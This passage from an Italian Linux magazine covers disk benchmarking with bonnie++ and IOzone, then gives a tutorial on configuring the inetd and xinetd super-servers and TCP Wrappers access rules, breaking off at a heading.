Ext2	16	15136	23	+++++	+++	+++++	+++	+++++	+++	+++++	+++	+++++	+++
	Latency	24632us		463us		526us		113us		23us		509us	
Ext3	16	17873	31	+++++	+++	23474	19	+++++	+++	+++++	+++	+++++	+++
	Latency	9513us		281us		463us		223us		31us		445us	
Ext4	16	+++++	+++	+++++	+++	+++++	+++	+++++	+++	+++++	+++	+++++	+++
	Latency	126us		1077us		445us		133us		79us		303us	

Fig. 4 • I colori sono indicativi del risultato delle prestazioni sui singoli test

prove sulle nostre tre partizioni, ognuna con il suo filesystem, utilizzando il comando:

```
bonnie++ -d /mnt/Provaext2 -m "Ext2" -q >> /home/↵
                              nome_utente/Confronto.csv
```

sostituendo Provaext3 e Provaext4 in luogo di Provaext2 nelle successive prove, in modo tale da originare tre test distinti su ext2, ext3 e ext4. Abbiamo utilizzato l'opzione **-m** per etichettare il test, etichetta che apparirà nell'output, e l'opzione **-q** per redirigere l'output su un file csv. Al termine dei test, ci ritroveremo con un solo file csv (notare l'operatore di redirezione in coda ">>") di nome **Confronto,** contenente i risultati sulle tre partizioni ext2, ext3 e ext4. Il file csv convertito in HTML (**bon_csv2html Confronto.csv > Confronto.html**) e aperto con un normale browser Web ci permetterà di fare subito un confronto tra i tre filesystem testati (Figura 4).

Osserviamo come le voci riportate in precedenza siano ben allineate e facilmente leggibili. La presenza di multipli "+" indica che l'esecuzione del test è stata talmente veloce che non è possibile darne un risultato ragionevole senza incorrere in grossolani errori. In questi casi per ottenere un risultato almeno un po' accettabile potrebbe essere utile impostare il numero di file da creare utilizzando l'opzione "**-n**" (**man bonnie++**). Ogni test può prendere diversi minuti a seconda della velocità del disco e delle richieste attraverso le opzioni.

Fig. 6 • L'uso di istogrammi e tips a comparsa rende il confronto immediato!

GRAFICI PIÙ "SPINTI"

Con la formattazione in HTML possiamo sicuramente confrontare i risultati, ma non ci fornisce quella immediata leggibilità che potrebbero darci, ad esempio, degli istogrammi che potrebbero essere un utile complemento ai nostri test. È possibile anche questa operazione utilizzando **Bonnie2GChart** (*https://github.com/pommi/bonnie2gchart*). Poiché è scritto in PHP, per farlo funzionare dobbiamo installare il server web Apache e l'interprete PHP. Su una distribuzione Fedora, l'operazione si compie semplicemente utilizzando il comando **yum install httpd php**. Eseguita l'installazione, avviamo il server WEB in caso di uso di Systemd **service httpd start;** mentre, se la distribuzione utilizza SystemV, impartiremo, sempre da amministratore, l'istruzione **/etc/init.d/apache2 start**. Puntando il browser all'indirizzo *http://localhost/* dovremo vedere la schermata di benvenuto di Apache. Ora creiamo con un editor di testo un file php contenente la riga:

```
<?php phpinfo();?>
```

salviamolo come **info.php** in **/var/www/html** e puntiamo il browser all'indirizzo http://localhost/info.php: dovremo vedere la schermata di informazioni su PHP. Se tutto è andato per il meglio (**Figura 5**) possiamo scaricare Bonnie2GChart, file **bonnie2gchart-master.zip** da circa 16KB, copiarlo in **/var/www/html** e decomprimerlo.

Verrà creata la cartella bonnie2gchart-master (che potremo rinominare come meglio crediamo) all'interno della quale è presente un file di esempio bonnie.csv che cancelleremo (o lo rinomineremo) per far posto al nostro file che dovremo rinominare in bonnie.csv. A questo punto, se apriamo il browser all'indirizzo *http://localhost/bonnie2gchart-master/index.php* dovrebbe apparirci un menù di 8 voci: su ognuna delle quali avremo una ben precisa sequenza di istogrammi in funzione dei risultati ottenuti dai nostri test (**Figura 6**).

Fig. 5 • Schermata di Apache a sinistra e informazioni su PHP a destra

QUANDO IL 3D DIVENTA ARTE!



In rete si possono trovare diversi test effettuati con i due stru-


menti che abbiamo riportato e che possono fungere da ottimo punto di raffronto per le analisi che effettuiamo in casa. Inoltre, c'è un terzo programma molto avanzato per effettuare test rigorosi e disponibile anche per GNU/Linux, stiamo parlando dell'ottimo **IOzone** (*http://www.iozone.org/*). In Fedora 20, il software è approvato per la pacchettizzazione ma, al momento di scrivere, ancora non è stato implementato. Implementazione che è presente invece in OpenMandriva 2014 alpha 1, pertanto si verifichi la presenza del pacchetto nei repository della propria distribuzione.
In assenza di un pacchetto precompilato, è sufficiente scaricarne i sorgenti (**iozone3_420.tar**), estrarre l'archivio con il comando **tar xvf iozone3_420.tar**, entrare nella cartella dei sorgenti (**cd iozone3_420/src/current**) e lanciare il comando **make** seguito dal target, nel nostro caso **make linux-AMD64**, per avere dopo pochi secondi l'eseguibile **iozone** già pronto.
Come utilizzarlo per i test? Il numero di parametri e test che è in grado di svolgere è ancora più ampio rispetto a Bonnie++ pertanto non possiamo che rimandarvi al manuale in linea o alla documentazione nei sorgenti.
Il test che abbiamo condotto è stato quello di impartire, da utente normale, il comando:

```
./iozone -Rac -b Risultati.ods -n 64 -g 1G -M >
Risultati.out
```

nella cartella dei sorgenti compilati per avere, circa 30 minuti dopo, i risultati per il filesystem ext4 illustrati nel tutorial. Assicuriamoci di avere il software **Gnuplot** (*http://www.gnuplot.info/*) installato.

Visualizziamo i risultati!

Dal "semplice" foglio elettronico fino a diagrammi 3D complessi!

01 FORMATO ODS

Tredici è il numero dei test eseguiti da IOzone utilizzando il comando riportato nell'articolo. Gli esiti verranno riportati nei due file indicati ovvero **Risultati.ods** e **Risultati.out**. Il primo è un file che possiamo aprire con LibereOffice Calc e che ci mostra la sequenza dei risultati.

02 GRAFICI

Se siamo bravi con un foglio elettronico possiamo, cimentarci con la creazione di spettacolari grafici 2D e/o 3D da implementare in eventuali presentazioni. In figura, un tipico esempio, creato in pochi secondi: sul sito di IOzone ne sono visibili altri unitamente ad un file di esempio da scaricare e lanciare.

03 GNUPLOT!

Se i fogli di calcolo non sono il nostro forte è opportuno far disegnare i grafici 3D a "chi lo sa fare"! Nel pacchetto di IOzone è compreso un file di testo di nome **Generate_Graphs**. Quello che dobbiamo fare è lanciare il comando **./Generate_Graphs Risultati.out** per avere i grafici in 3D con tanto di creazione di documento in **ps** da poter convertire in **pdf**!

UTILIZZARE I SUPER-SERVER PER AVVIARE I SERVIZI

A seconda dello stato di installazione della nostra distribuzione, potremmo trovarci di fronte a un elevato numero di servizi avviati. Analizziamo una possibile modalità di gestione per ottimizzare il comportamento del sistema

Michele Petrecca

Xinetd 2.3.15

Licenza: GNU GPL **Sito web:** http://www.xinetd.org **Tipo:** Sistema

È noto come l'avvio di un sistema operativo come GNU/Linux sia legato indissolubilmente al lancio di un certo numero di servizi (della cui dinamica ci siamo occupati in articoli recenti, ad esempio nel numero 148 dove abbiamo spiegato il funzionamento di Systemd). Intuitivamente, la sicurezza di un sistema tende ad aumentare intrinsecamente nel momento in cui i servizi non necessari vengono lasciati spenti e quelli utilizzati una tantum avviati solo al momento del bisogno. L'avvio di un servizio (d parte di un utente o di un altro servizio) è possibile utilizzando opportuni strumenti che potranno essere visti come distributori di risorse.

L'IDEA DI BASE

Il Super-server (o Super-daemon) deve il nome alla sua capacità di controllare il lancio di altri servizi/demoni. Il funzionamento è abbastanza intuitivo: si pone in ascolto su un certo numero di porte di rete, ad ognuna delle quali è associato necessariamente uno specifico servizio. L'abbinamento porta-servizio è legato alla configurazione, ovvero alle direttive che l'amministratore fornirà allo stesso super-server.

Nel momento in cui arriva una richiesta ad una delle porte controllate, avrà inizio tutta la procedura necessaria che permetterà l'avvio del servizio richiesto (compresa l'analisi delle varie regole di sicurezza, se impostate).

Sarà quindi possibile verificare se la richiesta di avvio del servizio proviene da una struttura autorizzata e, di conseguenza, se accettare o negare la richiesta. La dinamica è visibile in **Figura 1** e nella quale siamo rimasti volutamente sul generico rappresentando il tutto come una "scatola nera". Il super-server incontrastato per moltissimi anni nelle distribuzioni GNU/Linux, e in genere in tutti i sistemi Unix/Unix-like, è stato **inetd** (**Internet services daemon**).

Con il tempo, però, ha mostrato tutti i suoi limiti ed è stato sostituito con **Xinetd** (**extended Internet services daemon**) avente maggiore versatilità e flessibilità nella configurazione e un occhio più attento alla sicurezza, elementi, questi, che mancavano al suo progenitore. Prima di procedere, è bene precisare che i processi possono dividersi in due categorie: quelli lanciati durante la fase di avvio (**deamon mode** o **stand alone**) dal padre





Fig. 1 • Principio di funzionamento di base di un super-server.

di tutti i processi **init** (o da **systemd** oramai in buona parte delle distribuzioni) e quelli su esplicita richiesta da parte di un altro utente o servizio (modalità nota come **SuperDaemon** o **On Demand**) e/o che possono essere resi tali previa riconfigurazione.

SUPER-SERVER SÌ, SUPER-SERVER NO!

Prima di entrare nel merito della configurazione e della possibile applicazione di un super-server, è necessario fare alcune considerazioni che possano chiarire i motivi di una sua eventuale scelta. Oltre all'aspetto della intrinseca sicurezza, ovvero servizi non lanciati quando non servono, l'uso di un super-server potrebbe portare ad una ottimizzazione delle risorse.
Questo perché il servizio controllato, qualunque esso sia, non verrà avviato finché non vi sarà una richiesta esplicita (ammesso che ne arrivi una) ad opera di un processo, di un utente in LAN o in remoto da un'altra parte del mondo.
Ma allora perché abbiamo utilizzato il condizionale "potrebbe"? È evidente come i servizi lanciati all'avvio richiedano fin da subito l'allocazione delle risorse ad essi necessari (CPU, memoria RAM, ecc.) e questo indipendentemente se il compito dei servizi avviati verrà o meno richiesto durante l'uptime della macchina. Per un servizio on demand, invece, non necessitiamo di allocare risorse almeno fino a quando non arriva una richiesta di attivazione.
A prima vista sembra immediata la convenienza di un servizio on demand, ma nel momento in cui ci poniamo la domanda "Ma per quanto tempo e con quale frequenza viene utilizzato il servizio che abbiamo impostato in modalità Super-daemon?" lo scenario potrebbe cambiare in favore di un servizio stand alone.
Indagando un po' di più sulla dinamica di funzionamento riportata in Figura 1, ci accorgeremo come le prestazioni di un servizio on demand sono sicuramente inferiori ad uno stand alone.
Infatti nel momento in cui arriva una richiesta il Super-server dovrà far allocare le risorse necessarie al processo che dovrà avviare, non prima, però, di aver letto i propri file di configurazione.
A questo punto se il servizio viene concesso si dovrà provvedere al caricamento in memoria del demone figlio e quindi l'esecuzione del servizio legato alla richiesta il quale, a sua volta, dovrà andarsi prima a leggere i propri file di configurazione quindi accettare la richiesta e, finalmente, fornire il servizio! Dunque, in presenza di servizi a bassa frequenza di richiesta, si può pensare all'uso di un Super-server: ad esempio nella propria rete LAN (ma non solo) il pensiero corre subito a servizi come la condivisione di risorse con Samba, trasferimento file via FTP, login remoto via SSH, connessioni telnet, analisi remote etc.

IL "VECCHIO" INETD

Lo storico Super-server Inetd, presente fin dalla notte dei tempi su sistemi Unix e Unix-like compreso GNU/Linux, è stato gradatamente sostituito e da qualche anno in maniera definitiva da Xinetd. Per questo motivo non approfondiremo l'uso di un programma oramai "dismesso", ma daremo comunque un'occhiata al suo file di configurazione e al suo funzionamento di base, rimasto pressoché invariato negli anni, perché ci permetterà di comprendere la dinamica di base di un super-server. La configurazione di Inetd era affidata al file **/etc/inetd.conf** caratterizzato da sette campi così definiti:

```
servizio  tipo_socket  protocollo  flag  utente ↵
                        percorso_server  argomenti
```

Il campo **servizio** e **protocollo**, e pertanto lo stesso file di configurazione **inetd.conf**, fanno riferimento a due file esterni, rispettivamente **/etc/services** e **/etc/protocols**. Il file **services** contiene le corrispondenze fra servizi di rete e numeri di porta a loro assegnati: ad esempio TCP 15 è associato a Netstat, TCP 23 a Telnet, TCP 123 a NTP e così via discorrendo. È un comune file di testo a cui fanno riferimento diversi programmi nei cui file di configurazione utilizzano il nome simbolico del servizio (come è il caso per Inetd), per "capire" che cosa avviare in funzione di una richiesta pervenuta su una data porta. Anche il file **protocols** è un normale file di testo e come il file **services** contiene corrispondenze tra valori numerici e nomi simbolici, solo che questa volta l'associazione, per ogni singola riga del file, è tra il nome del servizio e la coppia porta-protocollo seguito eventualmente da un alias: contiene le informazioni riguardanti i protocolli conosciuti e assegnati dallo **IANA** (**Internet Assigned Numbers Authority** – ***https://www.iana.org/***). Nel campo servizio deve essere presente una delle voci riportata nel file services quali **netstat**, **ftp**, **ssh** etc mentre nel campo **protocollo** una delle parole chiavi riportate in **/etc/protocols**, in genere **tcp** e **udp** sono i protocolli usati per la maggiore a volte associati a **rpc** (**Remore Procedure Call**) nel modo **rpc/tcp o rpc/udp**. Altro campo valevole di nota è **flag**: può assumere i valori di **wait** o **nowait**. Impostare **wait** significa ordinare a Inetd di eseguire una sola istanza del servizio richiesto riassegnando il socket solo al termine. Viceversa, con nowait verranno accettate più istanze del servizio: questa modalità di funzionamento diventa utile quando un singolo processo non è in grado di smaltire le richieste oppure quando si è in presenza di processi multi-threaded. È importante osservare che, di default, le invocazioni per minuto sono pari a 40, ma può essere diminuito o aumentato a seconda delle necessità. Il valore è tenuto a una invocazione ogni 1,5 secondi al fine di evitare/contenere attacchi DoS che potrebbero portare un'incapacità di gestione della macchina ad opera dell'amministratore causa mancanza di risorse!

UN REDIRECTOR TCP

Inetd non lo sa fare!

L'operazione di redirigere il traffico di rete da una porta ad un'altra è nota con il termine di port forwarding. Inetd non è in grado di espletare questa operazione ed è per questo motivo che qualora occorresse un port forwarding – per dirla come è riportato sul sito del progetto "redirezionare connessioni TCP da una coppia IP/porta ad un'altra coppia IP/porta" si ricorreva, e si continua a ricorrere in quei casi dove si utilizza Inetd, a **rinetd** (**Remote Inetd** – ***http://www.boutell.com/rinetd/***) e il cui file di configurazione è **/etc/rinetd.conf**.

Questa per grandi linee la configurazione di Inetd, dalla quale possiamo osservare che al di là del campo flag non c'è alcuna sezione dedicata e che riguardi in maniera più specifica e puntuale la sicurezza.
Se impostiamo, ad esempio, un server FTP sulla nostra macchina chiunque può fare la richiesta? La risposta è senz'altro affermativa a meno di avere un firewall opportunamente configurato. Va da sé che questo è un importante buco sulla sicurezza a cui occorre porre rimedio! Ma c'è di più perché Inetd non permette l'operazione di forwarding così come riportato nel Box "Un redirector TCP".

UN LIVELLO IN PIÙ

Per risolvere il problema di sicurezza indotto dall'uso di Inetd, si era soliti associare un ulteriore livello software che permetteva (e che permette tutt'oggi se adeguatamente configurato) il controllo e il filtro degli accessi ai servizi di sistema. Il nuovo livello è **TCP Wrapper** (***ftp://ftp.porcupine.org/pub/security/index.html***) dello sviluppatore/professore Olandese Wietse Venema. Poiché TCP Wrapper può essere utilizzato anche dal superserver Xinetd attraverso le librerie condivise allora è opportuno analizzarne in maniera un po' più dettagliata il funzionamento.
Concettualmente rimane tutto abbastanza semplice: il superserver invece di lanciare il demone figlio, invocherà un intermediario – TCP Wrappers nel nostro caso - che prenderà in consegna la richiesta di servizio pervenuta su una delle porte controllate.
A questo punto, verrà effettuato un certo numero e tipo di controlli prima di dare il consenso al servizio o rigettarne la richiesta. Le modalità d'uso sono due:

- la prima vede il demone tcpd fare da involucro (da cui il termine wrapper) per l'esecuzione di altri programmi come avveniva ad esempio con Inetd.
- la seconda prevede l'uso, direttamente dal demone che fornisce il servizio (super-server compreso), delle librerie di controllo dei TCP Wrappers: così facendo è il demone stesso che è in grado di utilizzarne le funzioni.

La **Figura 2** illustra il principio di funzionamento del TCP Wrappers alla cui base troviamo i suoi due file di configurazione, **/etc/hosts.allow e /etc/hosts.deny**.
Il primo, hosts.allow, contiene l'elenco degli host ai quali è permesso l'accesso al servizio, mentre nel file hosts.deny verranno elencati gli host da bandire da un certo numero e tipo di servizi. La dinamica è sequenziale (in **Figura 2** da sinistra verso destra): verrà letto dapprima il contenuto del file hosts.allow e solo dopo verrà passato in rassegna il file **hosts.deny** e in ogni caso l'analisi si arresta alla prima occorrenza, pertanto hosts.allow ha la precedenza sul contenuto di **hosts.deny**.
Questo vuol dire che in presenza di regole differenti per uno stesso servizio, prevarrà la regola impostata nel file **hosts.allow**. Inoltre in assenza di regole il comportamento predefinito sarà quello di fornire servizio al richiedente! Premesso ciò, la struttura dei file di configurazione è piuttosto semplice:

lista_dei_demoni : lista_dei_client : comandi

Nel primo campo verrà riportata la lista dei demoni/servizi da controllare; nel secondo campo i client richiedenti il servizio riportato nella lista dei **demoni/servizi**; l'ultimo campo (opzionale) indica un comando che dovrà essere eseguito qualora si verifichi la corrispondenza dei primi due campi.
Una eventuale lista di elementi nel primo e nel secondo campo andranno separati con uno spazio o con una virgola.
Nella lista di elementi è permesso l'uso di wildcard (come **ALL** che indica che la regola è sempre verificata, **LOCAL** che assume per vera la regola nel nome degli host che non contengono un punto, quindi locali) e altre regole le quali vi rimandiamo al manuale in linea (**man hosts_access**). In genere, i due file





Fig. 2 • Attenzione al comportamento predefinito di TCP Wrappers in assenza di regole!

non presentano regole di default, pertanto, come amministratori, dovremo scriverle ad-hoc in base alle necessità. Ad esempio potremmo immaginare uno scenario in una rete LAN che vede il file hosts.deny avere le regole:

ALL: ALL

ad indicare nessun servizio per nessun host. Se nel file hosts.allow non venisse scritta alcuna regola ecco che ci troveremo davanti a un sistema completamente chiuso poiché tutte le richieste verranno bloccate.
Come esempio introduttivo immaginiamo, invece, che hosts.allow presenti le seguenti righe:

```
in.tftpd : ALL
sshd : 192.168.0.0/255.255.254.0 EXCEPT ↵
                                  192.168.1.10
in.telnetd : ALL EXCEPT 10.0.0.5, LOCAL : spawn ↵
         (/bin/mail -s "Una connessione Telnet
                              da %a u%" root) &
```

Cosa ci "dicono" queste tre righe? La prima che l'accesso al servizio tftp è permessa a tutti. Il servizio **SSH**, seconda riga, è permesso a tutti gli indirizzi degli host che presentano un indirizzo da **192.168.0.0** fino a **192.168.1.255** ad eccezione del **192.168.1.10**. L'ultima riga permette connessioni telnet a tutti gli utenti, compreso quelli in locale, eccetto l'indirizzo **10.0.0.5**. In più, qualora si dovesse verificare la corrispondenza, attraverso la direttiva spawn, che permette di lanciare un comando shell come processo figlio, dovrà essere inviata una mail di avviso all'amministratore contenente il messaggio "Una connessione Telnet da host-utente" (le espansioni %a e %u rispettivamente). Regole lunghe possono essere scritte su una nuova riga inserendo il **backslash** (****) prima di andare a capo.
Quando terminiamo la scrittura delle regole ricordiamoci di inserire un new line (**Invio**) al termine altrimenti riceveremo un warning all'atto delle analisi delle regole.
Per motivi di spazio non possiamo fornire ulteriori esempi, ma alcuni è possibile visionarli nel manuale in linea (**man hosts_access**) e al solito solo un po' di pratica potrà farci prendere la dovuta confidenza con i pattern, le espansioni, le wildcard e gli operatori della sintassi. Qualora si dovesse riscontrare qualche problema ci si può sempre rivolgere al forum di Linux Magazine (***http://www.linux-magazine.it/forum/***).
Prima di terminare facciamo presente che è possibile testare la sintassi e simulare l'applicazione utilizzando due strumenti inclusi nel pacchetto TCP Wrapper: il programma **tcpdchk** (**man tcpdchk**) per la verifica della correttezza sintattica e tcpdmatch (**man tcpdmatch**) per verificare che le regole svolgano esattamente il compito che abbiamo in mente.

LA NUOVA GENERAZIONE!

Dall'esperienza condotta con **Inetd** negli anni, gli addetti ai lavori (semplici utenti, sistemisti, ecc.) di volta in volta fornivano i propri feedback per cercare di migliorarne le caratteristiche. Queste continue richieste hanno dato vita ad una riscrittura dell'Internet Service Deamon che ha portato alla nascita di **Xinetd**. Questa nuova formulazione del super-server vede l'inclusione di diverse nuove caratteristiche.

```
xinetd.conf - KWrite
File  Modifica  Visualizza  Segnalibri  Strumenti  Impostazioni  Aiuto
#
# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/

defaults
{
        instances               = 60
        log_type                = SYSLOG authpriv
        log_on_success          = HOST PID
        log_on_failure          = HOST
        cps                     = 25 30
}

includedir /etc/xinetd.d
Riga: 1 Colonna: 1      RIGA  INS
```

Fig. 3 • Tipica struttura del file di configurazione globale xinetd.conf

Ad esempio, il supporto nativo a TCP Wrappers attraverso l'uso delle librerie condivise libwrap.so e del controllo degli accessi (come è facile verificare utilizzando il comando **ldd /usr/sbin/xinetd | grep libwrap** e **strings /usr/sbin/xinetd | grep hosts.access**) a cui vanno aggiunte le capacità di gestire i servizi a orari stabiliti, redirigere le connessioni senza ricorrere a rinetd, estesi meccanismi di gestione degli eventi e di protezione nei confronti delle scansione delle porte, possibilità di limitare il numero di istanze da lanciare (prevenendo così attacchi DoS) e in più è retro-compatibile con Inetd attraverso l'uso dell'opzione -inetd_compat quindi con possibilità d'utilizzo di un file **inetd.conf**. Premesso ciò, la dinamica di funzionamento è simile a quanto riportato per Inetd.
Nel momento in cui Xinetd riceve una richiesta di connessione ad un servizio la prima cosa che va a fare è verificare le regole di accesso dei TCP Wrappers (se impostate). Se l'accesso è permesso verifica come ulteriore passaggio che la connessione al servizio richiesto sia permesso dalle proprie regole interne. Se questo ulteriore controllo viene superato verrà avviata una istanza del servizio richiesto passandole il controllo della connessione.
Stabilita la connessione **Xinetd** esce di scena lasciando la gestione della comunicazione alla coppia **client/host ⊠ server**. Il file di configurazione globale è affidato a **/etc/xinetd.conf** al quale vanno aggiunti un certo numero di file creati ad-hoc nella cartella **/etc/xinetd.d** per ogni specifico servizio in base alle proprie necessità.
Se nella distribuzione in uso è presente il pacchetto xinetd-simple-services, suggeriamo di installarlo poiché fornisce ulteriori file di configurazione che verranno installati in /etc/xientd.d/, file dai quali è possibile trarre spunto per una studiare la sintassi e ritornare utili per una propria configurazione. Altro file di esempio è sample.conf in /usr/share/doc/xinetd. Le direttive vengono inglobate all'interno di parentesi graffe in una sequen-

za di entry. In Figura 3 è visibile il file xinetd.conf di una OpenMandriva 2014.0 nel quale è presente solo la sezione defaults: altre distribuzioni potranno avere configurazioni differenti. La sintassi nella sua forma generica è:

```
service nome_servizio
{
 attributo  operatore  valore
 ...
}
```

Nel nostro esempio, la sezione defaults contiene le regole da applicare a tutti i servizi indistintamente laddove non esplicitamente definiti.
Il file termina con la direttiva includedir che richiede come argomento dove leggere ulteriori file di configurazione, nello specifico **/etc/xinetd.d**. Analizziamo le direttive presenti ricordando che per motivi di spazio non possiamo elencarle tutte e rimandandovi perciò ai manuali in linea (**man 8 xinetd**, **man 5 xinetd.conf** e **man 5 xinetd.log** per il sistema di logging integrato).
Il primo attributo è instances ad indicare il numero massimo di processi che verranno lanciati per ogni servizio e ciò al fine di calmierare eventuali attacchi DoS. La **log_type** indica la metodologia di registrazione dei log. Con **Xinetd i log** possono essere inviati o all'interfaccia di **SysLog** nel qual caso dovrà essere riportata la facility tra **deamon**, **auth**, **authpriv**, **user**, **mail**, **lpr**, **news**, **uucp**, **ftp** e **local0-7**.
Opzionalmente, il livello di priorità tra emerg, alert, crit, err, warning, notice, info e debug. Ma i log possono essere registrati anche su file nel qual caso la sintassi vedrà **FILE nome_file** ed eventualmente i parametri opzionali **soft_limit** e **hard_limit** ad indicare la dimensione massima del file che dovrà registrare gli eventi.
Con la terza entry, log_on_success verranno registrati gli eventi in caso di esito positivo della richiesta: oltre agli ovvi **HOST**, **PID**, **TRAFFIC** e **USERID** troviamo **DURATION** che indica la durata della sessione, **EXIT** che riporta il motivo della terminazione della istanza. Segue la direttiva **log_on_failure** che registra le connessioni fallite: la lista può contenere i valori **HOST**, **USERID** e **ATTEMPT** ad indicare un tentativo fallito.
L'ultima entry, cps "connessioni per secondo", è intesa come la frequenza massima di accesso: il primo numero indica il limite sulle connessioni al secondo seguito da un altro valore intero che indica quanti secondi attendere prima di accettare una nuova richiesta allorquando venga superato il limite di connessioni al secondo.
Nel file in figura si possono avere al massimo 25 connessioni al secondo: in caso di superamento per i successivi 30 secondi Xinetd rifiuterà tutte le richieste.

```
micha : bash - Konsole
File  Modifica  Visualizza  Segnalibri  Impostazioni  Aiuto
[micha@localhost ~]$ telnet 192.168.11.23 netstat
Trying 192.168.11.23...
Connected to 192.168.11.23.
Escape character is '^]'.
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:15              0.0.0.0:*
tcp        0      0 0.0.0.0:111             0.0.0.0:*
tcp        0      0 192.168.11.23:44672     192.168.11.23:15
tcp        0      0 192.168.11.23:15        192.168.11.23:44672
tcp6       0      0 :::111                  :::*
Connection closed by foreign host.
[micha@localhost ~]$ telnet localhost netstat
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Connection closed by foreign host.
[micha@localhost ~]$ telnet 192.168.11.23 netstat
Trying 192.168.11.23...
Connected to 192.168.11.23.
Escape character is '^]'.
Connection closed by foreign host.
[micha@localhost ~]$
micha : bash
```

Fig. 4 • La terza connessione era al di fuori dell'orario consentito!

ESEMPIO DI APPLICAZIONE

